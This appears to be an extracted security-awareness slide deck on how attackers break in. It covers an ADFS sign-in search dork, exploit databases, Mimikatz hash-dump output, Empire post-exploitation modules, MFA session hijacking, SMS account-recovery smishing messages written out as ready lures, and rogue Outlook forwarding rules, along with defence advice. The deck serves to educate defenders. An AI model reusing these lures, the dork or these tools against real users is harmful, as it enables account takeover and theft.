All Images Videos Maps News Shopping | My saves

21 Results Any time ▾

intitle:Sign In inurl:/adfs/ls/?wa=wsignin1.0 - Exploit
<https://www.exploit-db.com/ghdb/4324>
The Exploit Database is maintained by Offensive Security, an information security training company that provides various Information Security Certifications as well as high end penetration testing services. The Exploit Database is a non-profit project that is provided as a public service by Offensive Security.

JavaScript required - Ohio
<https://adfs.ohio.gov/adfs/ls/ldpinitiatedSignon.aspx>
Sign out from all the sites that you have accessed.

Sign In
<https://msft.sts.microsoft.com/adfs/ls/?client-request-id=d3749c9e...>
Using a PIN or smartcard is faster and more secure than using a password.

Sign In
<https://sts.northeastern.edu/adfs/ls/?wa=wsignin1.0&wtrealm=urn...>
Please sign in using your Office 365 (@northeastern.edu) username and your myNEU password.

Sign In - fs.ttu.edu
<https://fs.ttu.edu/adfs/ls/?wa=wsignin1.0&wtrealm=urn.federation...>
Use of Texas Tech Information resources is subject to Texas Tech Operating Policies and other applicable laws. As a state higher education institution, Texas Tech is required by the State of Texas to notify you of the following: A) Unauthorized use is prohibited, B) Usage maybe subject to security testing and monitoring, C) Misuse is subject to criminal prosecution, and D) No expectation of ...

Sign In
<https://adfs.malverne.k12.ny.us/adfs/ls/?wa=wsignin1.0&wtrealm=urn...>
Malverne Union Free School District Office 365 portal. Please sign-in to continue, or if you need to change your password click here.

Sign In - Tesla, Inc.
<https://sso.tesla.com/adfs/ls/ldpinitiatedsignon.aspx>
Sign out from all the sites that you have accessed.

How Hackers Break In

Exploitation Databases

There are literally dozens of websites with hundreds to thousands of exploits anyone can use to break into something.

- Step 1 – Find an exploit scanning tool that will tell you what software and versions computers are running (e.g., Nmap, etc.)
- Step 2 – Figure out what unpatched vulns are available in that version of the software
- Step 3 – Find or code the exploit to break into the computer

How Hackers Break In

Exploitation Databases

There are literally dozens of websites with hundreds to thousands of exploits anyone can use to break into something, including:

- Exploit Database (<https://www.exploit-db.com/>)
 - Over 44,500 exploits

2019-07-10	↓	✓	Microsoft DirectWrite / AFDKO - Use of Uninitialized Memory While Freeing Resources in var_loadavar
2019-07-10	↓	✓	Microsoft DirectWrite / AFDKO - Stack-Based Buffer Overflow in do_set_weight_vector_cube for Large nAxes

Showing 1 to 15 of 41,484 entries

How Hackers Break In

Exploitation Databases

There are literally dozens of websites with hundreds to thousands of exploits anyone can use to break into something, including:

- Metasploit Framework
 - <https://www.metasploit.com/>
 - Free and commercial tool
 - Over 3000 exploit modules

Oracle Weblogic Server Deserialization RCE - AsyncResponseService Disclosed: April 23, 2019	MODULE	EXPLORE
Spring Cloud Config Server Directory Traversal Disclosed: April 17, 2019	MODULE	EXPLORE
Oracle Application Testing Suite Post-Auth DownloadServlet Directory Traversal Disclosed: April 16, 2019	MODULE	EXPLORE
Mac OS X TimeMachine (tmdiagnose) Command Injection Privilege Escalation Disclosed: April 13, 2019	MODULE	EXPLORE
Mac OS X Feedback Assistant Race Condition Disclosed: April 13, 2019	MODULE	EXPLORE
Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability Disclosed: April 10, 2019	MODULE	EXPLORE
WordPress Google Maps Plugin SQL Injection Disclosed: April 02, 2019	MODULE	EXPLORE

Hacker Tricks to Take Over Your Network

Mimikatz

- <https://github.com/gentilkiwi/mimikatz>
- Dumps AD password hashes, pass-the-hash, and “golden ticket” attacks

```
cmd: mimikatz 2.2.0 x64 (oe.eo)

Authentication Id : 0 ; 173747 (00000000:0002a6b3)
Session           : Interactive from 1
User Name         : Administrator
Domain           : VICTIMMACHINE
Logon Server      : VICTIMMACHINE
Logon Time        : 7/10/2019 4:25:57 PM
SID               : S-1-5-21-1399973682-244801238-2328893529-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : VICTIMMACHINE
* NTLM     : ae974876d974abd805a989ebead86846
```

Hacker Tricks to Take Over Your Network

Empire Powershell:

Currently one of the most commonly used hacker tools

- <https://www.powershellempire.com/>
- Over 285 hacker modules

```
[Empire] Post-Exploitation Framework
[Version] 2.5 | [Web] https://github.com/empireProject/Empire
=====
restart-vm-
tools
EMPIRE
=====
285 modules currently loaded
0 listeners currently active
0 agents currently active
(Empire) > |
```

List of modules: <https://www.infosecmatter.com/empire-module-library/>

Hacker Tricks to Take Over Your Network

Empire Powershell:

285+ hacking modules

OSX Examples

```
python/persistence/osx/mail
```

```
#! Installs a mail rule that will execute an AppleScript stager when a trigger word is present in the Subject of an incoming mail.
```

```
python/collection/osx/osx_mic_record
```

```
tools
```

```
Records audio through the MacOS webcam mic by leveraging the Apple AVFoundation API.
```

```
python/collection/osx/search_email
```

```
#! Searches for Mail .emlx messages, optionally only returning messages with the specified SearchTerm.
```

```
tools
```

```
python/collection/linux/keylogger
```

```
Logs keystrokes to the specified file. Ruby based and heavily adapted from MSF's osx/capture/keylog_recorder. Kill the resulting PID when keylogging is finished and download the specified LogFile.
```



Agenda

- Example Hacks

MFA Bypass Hack

Network Session Hijacking Proxy Theft Logical Diagram

Network Session Hijacking




1. Hacker sends victim phishing email with rogue URL
2. Victim tricked into clicking on rogue URL, taking victim to rogue MitM site
3. MitM site then connects to victim's intended legitimate, real, web site
4. MitM site collects all info/data sent between victim and real web site; and vice-versa
5. Hacker can steal victim's logon creds, MFA, access control token cookie, etc.
6. Hacker uses victim's access control token cookie to logon

MFA Hacks

Kevin Mitnick Hack Demo

Network Session Hijacking



<https://blog.knowbe4.com/heads-up-new-exploit-hacks-linkedin-2-factor-auth.-see-this-kevin-mitnick-video>

https://mail.google.com/mail/u/0/#inbox **Inbox (6) - mitnickdemos@...**

File Edit View Favorites Tools Help

Suggested Sites Web Slice Gallery Outlook.com - Microsoft ... Join the Meeting GoToMe... Gmail - Free Storage and ...

Google recommends using Chrome Try a fast, secure browser with updates built in **NO THANKS** **YES**

Google [Search Bar] [Grid Icon] [Profile Icon] [K]

Gmail [Refresh] [More] 1-6 of 6 [Settings]

COMPOSE

Inbox (6)
Starred
Sent Mail
Drafts
More ▾

Kevin +

0.15 GB (0%) of 15 GB used [Manage](#) [Terms](#) - [Privacy](#) Last account activity: 4 hours ago [Details](#)

Primary	Social	Promotions
<input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/>		
mitnick@gmail.com	Invite for Brazil Cyber Defense Summit & Expo at 5:30 PM BRT on April 23, 2018 - Brazil Cyber Defence Sum	Apr 23
kern.goretzky@lnked.com	Let's Connect - LinkedIn Kevin Mitnick Kevin, I read about your adventures in "Ghost in the Wires". If it was a work	Mar 26
mitnick@gmail.com	Your Health Care Benefits at AETNA - Dear Subscriber, Based on new regulations and guidelines set forth by the	5/9/17
mitnick@gmail.com	FREE Metrocard if you complete attached Questionnaire - Dear Kevin, Please fill out the attached questionnain	11/23/16
mitnick@gmail.com	My resume - I would love to interview as soon as possible - Hi Human Resources, Please find my resume for y	8/20/16
mitnick@gmail.com	Non Disclosure Agreement (for review and signature) - Dear General Counsel: Please find the Mutual Non-Disc	8/20/16

No recent chats
Start a new one

Hacking MFA

Try to avoid any MFA solution that can be easily social engineered or man-in-the-middle around

Unfortunately, this is most MFA solutions

Defending MFA

Parting Thoughts – Education is Necessary

No matter which type of MFA you choose, educate everyone:

- Buyers, Evaluators, Implementors, Users, Senior management

Topics:

- Strengths and weaknesses
 - How to correctly use the MFA solution
 - Including what might indicate a malicious attempt to abuse it
 - And what to do during rogue attacks
 - What MFA does and doesn't prevent
 - The common possible attacks for that type of MFA and how to prevent
-
- You wouldn't give people passwords without warning them about common hacker tricks


Rogue Recoveries

SMS Rogue Recovery

Hacking Into Your Email Using Recovery Methods

Steps

1. Hacker sends you a text pretending to be from your email provider asking for your forthcoming SMS PIN reset code



From Google Security: We have detected a rogue sign-in to your goodguy@gmail.com account credentials. In order to determine the legitimate login we're going to send a verification code to your previously registered phone number from another Google support number. Please re-type the sent verification code in response to this message or your account will be permanently locked.


Rogue Recoveries

SMS Rogue Recovery

Hacking Into Your Email Using Recovery Methods

Steps

2. Hacker forces your email account into SMS PIN recovery




Google

Hi Roger

rogeragrimes@gmail.com

Enter your password

Forgot password? Next



Google


Account recovery

rogeragrimes@gmail.com

Enter the last password you remember using with this Google Account

Enter last password

Try another way Next



Google

Account recovery

This helps show that this account really belongs to you

rogeragrimes@gmail.com

Get a verification code

Google will send a verification code to (***). Standard rates apply.

Text Call

I don't have my phone

Rogue Recoveries

SMS Rogue Recovery

Hacking Into Your Email Using Recovery Methods

Steps

3. You get text from vendor with your reset code, which you then send to other number

Your Google verification code is [954327](#)

From Google Security: We have detected a rogue sign-in to your goodguy@gmail.com account credentials. In order to determine the legitimate login we're going to send a verification code to your previously registered phone number from another Google support number. Please re-type the sent verification code in response to this message or your account will be permanently locked.

[954327](#)


Sent

Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

SMS Rogue Recovery

Code from their
email, bank
account, or stock
account being
reset



You have been enrolled in Florida's COVID vaccine warning program to alert you if adverse side effects with your shot have been reported from the batch you were given.

Please reply YES or NO to accept enrollment.

We can do this
all
day

County Emergency Message:
A large water main break has been detected near your primary place of residence. Do not drink or use water from tap until further notice. We apologize for the inconvenience. Do you wish to be enrolled for proactive status updates about this event? Reply YES or NO.

Rogue Recoveries

Defenses

- Be aware of rogue recovery messages
- Recognize when SMS recovery PINs should be typed into browsers, not (usually) back into SMS
- Use phishing-resistant MFA when possible
- Try to avoid SMS-based recovery methods
- Try to minimize public posting of phone numbers related to your recovery account methods

Bad Rules and Rogue Forms

Overview


Hackers routinely insert malicious rules and forms into victim email clients to do bad things

Bad Rules and Rogue Forms

Bad Mailbox Rules

Common example: Outlook rule which copies every incoming email to another

rogue user



The screenshot shows the Outlook 'Account Information' page. On the left is a blue navigation pane with options: Info, Open & Export, Save As, Save Attachments, Print, Office Account, Feedback, Options, and Exit. The main content area is titled 'Account Information' and includes a dropdown menu for the account 'rogerg@knowbe4.com' (IMAP/SMTP), an 'Add Account' button, and several settings sections: 'Account Settings' (with a link to the Outlook app), 'Mailbox Settings', 'Rules and Alerts' (highlighted with a red border), and 'Slow and Disabled COM Add-ins' (highlighted with a yellow background).

Account Information

rogerg@knowbe4.com
IMAP/SMTP

+ Add Account

Account Settings
Change settings for this account or set up more connections.
▪ [Get the Outlook app for iPhone, iPad, Android, or Windows 10 Mobile.](#)

Mailbox Settings
Manage the size of your mailbox by emptying Deleted Items and archiving.




Rules and Alerts
Use Rules and Alerts to help organize your incoming email messages, and receive updates when items are added, changed, or removed.

Slow and Disabled COM Add-ins
Manage COM add-ins that are affecting your Outlook experience.

Bad Rules and Rogue Forms

Bad Mailbox Rules

Common example: Outlook rule which copies every incoming email to another rogue user




Bad Rules and Rogue Forms

Bad Mailbox Rules

Common example: Outlook rule which copies every incoming email to another

rogue user



Rules Wizard

What do you want to do with the message?

